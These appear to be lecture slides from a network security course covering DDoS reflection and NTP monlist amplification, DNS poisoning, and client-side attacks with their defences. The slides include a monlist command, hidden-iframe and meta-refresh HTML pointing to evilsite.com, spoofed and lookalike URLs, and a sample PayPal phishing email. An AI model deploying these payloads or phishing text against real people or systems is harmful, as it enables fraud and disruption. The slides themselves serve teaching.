


### **Distributed DoS: DDos**





### **DDoS: Reflection attack**





### **DDoS: Reflection attack**

Spoof source IP address = victim's IP

<u>Goal:</u> generate lengthy or numerous replies for short requests: <u>amplification</u>

Without amplification: would it make sense?

January 2001 attack:
requests for large DNS record
generated 60-90 Mbps of traffic
Large DNSSEC and TXT fields

Reflection attack can be also be done with Web and other services



### **DDoS Defenses**

- Don't let your systems become bots
  - Keep systems patched up
  - •Employ egress anti-spoof filtering on external router.
- Filter dangerous packets
  - Vulnerability attacks
  - Intrusion prevention systems


- Over-provisioning of resources
  - Abundant bandwidth
  - Large pool of servers
  - •ISP needs abundant bandwidth too.
  - Multiple ISPs
- Signature and anomaly detection and filtering
  - Upstream hopefully
- Rate limiting
  - Limit # of packets sent from source to dest

## Network Time Protocol (NTP)

- •Protocol used to sync the time between client and server
- Synchronized timing is extremely important for many security reasons
  - Kerberos requires correct timestamps for tickets
  - Syncing logs and alerts for analysis
- •Windows PCs are set by default to sync the clock from a Microsoft NTP server
- •UDP port 123
- •Client sends a request (packet size about 48bytes) to an NTP server for the time, and then the client listens for a response from the server
- •NTP also has a feature called "monlist" in which a client can request (packet size about 48bytes) a list that contains the last 600 hostnames with IP addresses of clients that have connected to that server.
- •The NTP request also contains a 32-bit Reference ID that the server response must contain for the client to accept the response.



## Review: DNS DDoS Reflection attack



## NTP 'Monlist' Example

[root@server ~] # ntpdc -c monlist [hostname]

remote address	port	local address	count	m	ver	code	avgint	lstint
localhost.localdomain	53949	======================================	======= 1	=== 7	= <b>===</b> =	===== 0	0	0
tock.usshc.com	123	XXX.XXX.XXX	1	4	4	5d0	0	53
198.52.198.248	123	XXX.XXX.XXX	1	4	4	5d0	0	54
rook.slash31.com	123	XXX.XXX.XXX	1	4	4	5d0	0	55
eightyeight.xmission.c	123	XXX.XXX.XXX	1	4	4	5d0	0	56
	_							

[continue for hundreds of records]



#### NTP Abuse

Abuse	Difficulty		
1. Recon: Obtain a list of the last 600 IP/hostnames	Easy.		
2. Perform a DDOS attack by using 'monlist' feature. Spoof source IPs using the target as destination IP. Request size: 48-234 bytes; Response size: ~48kb	Spoofing IPs is easy. Need to deal with ingress filters.		
3. Intercept a request and reply with the incorrect time to mess up server time syncs. Will mess up logging.	Easy: If on the same LAN Very Hard: Not on same LAN		
4. Covert channel: encoding information into the Reference ID, or source IP or hostname. Either the NTP server or another client will retrieve the information.	Not terribly difficult. Attacker will need to control a DNS server to encode hostname		

#### Mitigations:

Disable 'monlist', or filter it out using a Firewall Use authentication for the request/response Conceptually same as DNS Amplification


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#### **DNS** attacks

- Reflector attack: already discussed
  - Leverage DNS for attacks on arbitrary targets
- Denying DNS service
  - Stop DNS root servers
  - Stop top-level-domain servers (e.g. .com domain)
  - Stop local (default name servers)
- Use fake DNS replies to redirect user
- •Poisoning DNS:
  - Insert false resource records into various DNS caches
  - •False records contain IP addresses operated by attackers

#### Interlude: How DNS Works





#### **DDoS DNS Attack**

#### Oct 21, 2002

- •Ping packets sent from bots to the 13 DNS root servers. Goal: bandwidth flood servers
- •Minimal impact:
  - DNS caching
  - •rate limiting at upstream routers: filter ping when they arrive at an excessive rate
- •During attack, some networks filtered pings; corresponding root servers remained up.
- Root server attack is easy to defend: download root server database to local (default) name servers
  - Not much data in root server;


- changes infrequently
- TLD servers are more volatile
- •Similar kind of attack in May 2004, Feb 2007

#### Map of the Root Servers





# **DNS** attack: redirecting



- Client sends DNS query to its local DNS server; sniffed by attacker
- Attacker responds with bogus DNS reply

attacker

#### <u>Issues:</u>

- Must spoof IP address: set to local DNS server (easy)
- •Must match reply ID with request ID (easy if on the same LAN)
- •May need to stop reply from the local DNS server (harder)




# Poisoning DNS Cache (1)

- Poisoning: Attempt to put bogus records into DNS name server caches
  - Bogus records could point to attacker nodes
  - Attacker nodes could phish
- But unsolicited replies are not accepted at a name server.
  - Name servers use Transaction IDs in DNS messages to match replies to queries
  - So can't just insert a record into a name server by sending a DNS reply message.
- But can send a reply to a request.



# Poisoning local DNS server (2)




Attacker in Australia: 17.32.8.9

Goal: Put bogus IP address for poly.edu in local Berkeley DNS server

- 1) Attacker queries local DNS server
- 2) Local DNS makes iterative queries
- 3) Attacker waits for some time; sends a bogus reply, spoofing authoritative server for poly.edu.



# Poisoning local DNS server (3)



address of malicious server!



# **DNS Poisoning (4)**

#### Issues:

- Attacker needs to know transaction number in request message sent to upstream server
  - •Not easy!
- Attacker may need to stop upstream name server from responding
  - So that server under attack doesn't get suspicious
  - Ping of death, DoS, overflows, et al



# **DNS** attacks: Summary

- •DNS is a critical component of the Internet infrastructure
- •But is surprisingly robust:
  - DDoS attacks against root servers have been largely unsuccessful
  - Poisoning and redirection attacks are difficult unless you can sniff DNS requests
    - And even so, may need to stop DNS servers from replying
- DNS can be leveraged for reflection attacks against non-DNS nodes
- DNSsec address many of these issues



# Network Security

Supplemental on Vulnerability Scanning and Metasploit

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# Supplemental Topics

- Vulnerability Scanning
- Metasploit
  - Review Metasploit Unleashed
  - https://www.offensive-security.com/metasploitunleashed/introduction/
  - Follow up-to and including Meterpreter
  - Absolutely most helpful tutorial on Metasploit



#### **Attack Classification**

- Network based attack
  - •Taking advantage of a vulnerability in a network resource in order to gain privileged access to resources. (example netbios vulnerabilities on workstations, server application vulnerability.
- Client Side Attack
  - •Taking advantage of a vulnerability in software loaded and used by an 'end user' in order to gain privileged access. (example web browser vulnerabilities, pdf reader)



#### **Client Side Attacks**

 Compromising a network perimeter and hardened servers is getting more difficult so attackers are migrating to the client

- •How it works?:
  - Attacker poses to the user as a service provider (email, website, files, etc)
  - •Client is tricked/forced to communicate with the malicious service provided
  - Service provider then exploits a vulnerability in the clients environment
  - Might include social engineering

# Client Side Attacks (Examples – Fake URLS)

#### Hidden

```
<a href="http://fake.site/fake/webmail"> http://webmail.example.com/</a>
<a href="http://fake.site.com/cmd.exe"> Click Here </a>
```

#### Obfuscated

http://www.bankonline.com[special unprintable characters]@123.123.123.123:8080/asp/index.htm

http://login.yahoo.com.page.checking.cdjtl.me/

Short URL(s): TinyURL, Goo.gl, etc

#### Eye Deceiving

- www.paypa1.com or www.secure-paypal.com
- Replacing characters with similar looking characters, such as Cyrillic a, c, e, o, p, x and y

# Client Side Attacks (Examples – HTML)

#### iFrame

document.write('<iframe src="http://evilsite.com/index.html" width=1
height=1 style="visibility:hidden;position:absolute"></iframe>')

#### Body onLoad

<BODY onLoad="alert('hello world!')">

#### Meta Refresh

<meta http-equiv="refresh" content=" http://evilsite.com"/>

# Client Side Attacks (Examples)



Dear valued paypal member:


It has come to our attention that your paypal account informations needs to be updated as part of our continuing commitment to protect your account and to reduce the instance of fraud on our website. If you could please take 5-10 minutes out of your online experience and update your personal records you will not run into any future problems with the online service.

However, failure to update your records will result in account suspension. Please update your records on or before December 25, 2007.


you are requested to update your account informations at the following link.

Click Here To update your informations.

# **Example Client Side Exploit**



# iTunes Client Side Exploit





#### TOOLS AND ATTACK IMPLEMENTATION


# **Vulnerability Scanners**

- •Vulnerability Assessment is a software bug or mis-configuration which can allow for unauthorized access to network resources.
- Original vulnerability scanner was called SATAN (Security Admin Tool for Analyzing Networks)
- Written by Dan Farmer in 1995 employed by SGI at the time
- Very controversial when released. Eventually resulted in SGI firing Dan Farmer.
- Currently there are many commercial scanners.
  - ISS Internet Scanner
  - SAINT
  - Retina by eEye
  - Nessus by Tenable


#### Nessus

- Nessus project started by Renaud Deraison in 1998.
- Very popular vulnerability scanner
- Oct 2005 founded Tenable security and changed to "closed source"
- Still free but with limited signature set
- •OPEN-VAS is a fork of the original Nessus code and is still open source. (http://www.openvas.org

